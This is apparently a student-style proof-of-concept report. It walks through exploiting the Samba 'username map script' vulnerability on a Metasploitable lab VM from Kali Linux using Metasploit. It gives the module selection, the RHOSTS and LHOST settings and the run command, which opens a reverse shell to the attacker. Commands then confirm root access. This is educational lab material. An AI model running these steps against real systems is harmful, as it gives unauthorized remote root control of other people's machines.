Proof of Concept (PoC) Report

Objective


In this scenario, a vulnerability found in the Samba service will be tested and exploited. A Kali Linux machine will be used as the attacker and a Metasploitable OS will be the victim machine.

Tools

- VMware machine
- Kali Linux
- Metasploitable
- Attacker IP: 192.168.199.128, Victim IP: 192.168.199.129
- Metasploit


Procedure

Once the virtual machines (Kali Linux and Metasploitable) are running, we verify their IP addresses. This is done using the **ifconfig** command, which provides a detailed breakdown of network interface information, including IP addresses. The process is the same on both machines.




```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.199.128  netmask 255.255.255.0  broadcast 192.168.199.255
        inet6 fe80::20c:29ff:fedf:706a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:df:70:6a  txqueuelen 1000  (Ethernet)
        RX packets 8279  bytes 786131 (767.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7030  bytes 464893 (453.9 KiB)
        TX errors 0  dropped 24 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Next, Metasploit (a tool for penetration testing, developing, and executing exploits) is launched from the Linux terminal with the command **msfconsole**. Once open, the program




```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View missing module options with show missing


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

search usermap_script
msf6 > search usermap_script

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution
```

will show an interface from which the command **“search usermap_script”** is executed. This command will find the exploit to be used in this scenario. (The search command can be used to find exploits, framework modules, and payloads). To select the exploit, the command **“use exploit/multi/samba/usermap_script”** is used. Once selected, we must configure the **RHOSTS** and **LHOSTS** options as follows



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.199.129
RHOSTS => 192.168.199.129
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.199.128
LHOST => 192.168.199.128
```

Then, we execute the **run** command to start the attack. If the attack is successful, a message similar to the following will be received




```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Command shell session 1 opened (192.168.199.128:4444 → 192.168.199.129:54211) at 2025-08-13 14:46:02 -0500
```

Proof of Concept (PoC)


Finally, after performing the attack, a few commands will be executed to prove that full control of the victim machine has been obtained.

- Upon receiving **root** or **msfadmin** as the response, it is confirmed that we have connected and gained the user's permissions.




```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.199.
[*] Command shell session 1 opened (192.168.199

whoami
root
```

- **ls -la:** This command will show the list of files and directories on the victim machine, not the one we are using for the attack. This demonstrates access and control over the machine.




```
ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13640 Aug 13 14:10 dev
drwxr-xr-x  94 root root  4096 Aug 13 14:10 etc
drwxr-xr-x   6 root root  4096 Aug 13 15:35 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7984 Aug 13 14:11 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 156 root root     0 Aug 13 16:10 proc
drwxr-xr-x  13 root root  4096 Aug 13 14:11 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Aug 13 16:10 sys
drwxrwxrwt   4 root root  4096 Aug 13 16:16 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

- **touch:** With this command, we can create a new file in any location we want, which we can then verify on both the attacking and victim machines.



```
cd /home/user/
ls
touch exploit.txt
ls
exploit.txt
```

To demonstrate this, we navigate to the **/home/user/** location using the command **cd /home/user/**. By listing the documents with **ls**, we see there are no files. When we execute **touch exploit.txt**, a new file with that name is created. To verify, we use **ls** again, and the document created from the attacking machine is there. We can confirm that it actually worked from the victim machine.



```
msfadmin@metasploitable:/$ cd /home/user/
msfadmin@metasploitable:/home/user$ ls
exploit.txt
msfadmin@metasploitable:/home/user$ _
```

As shown in the image, the file created from **Kali Linux** through the access obtained is also reflected on the victim machine, making it clear that we have full control over it.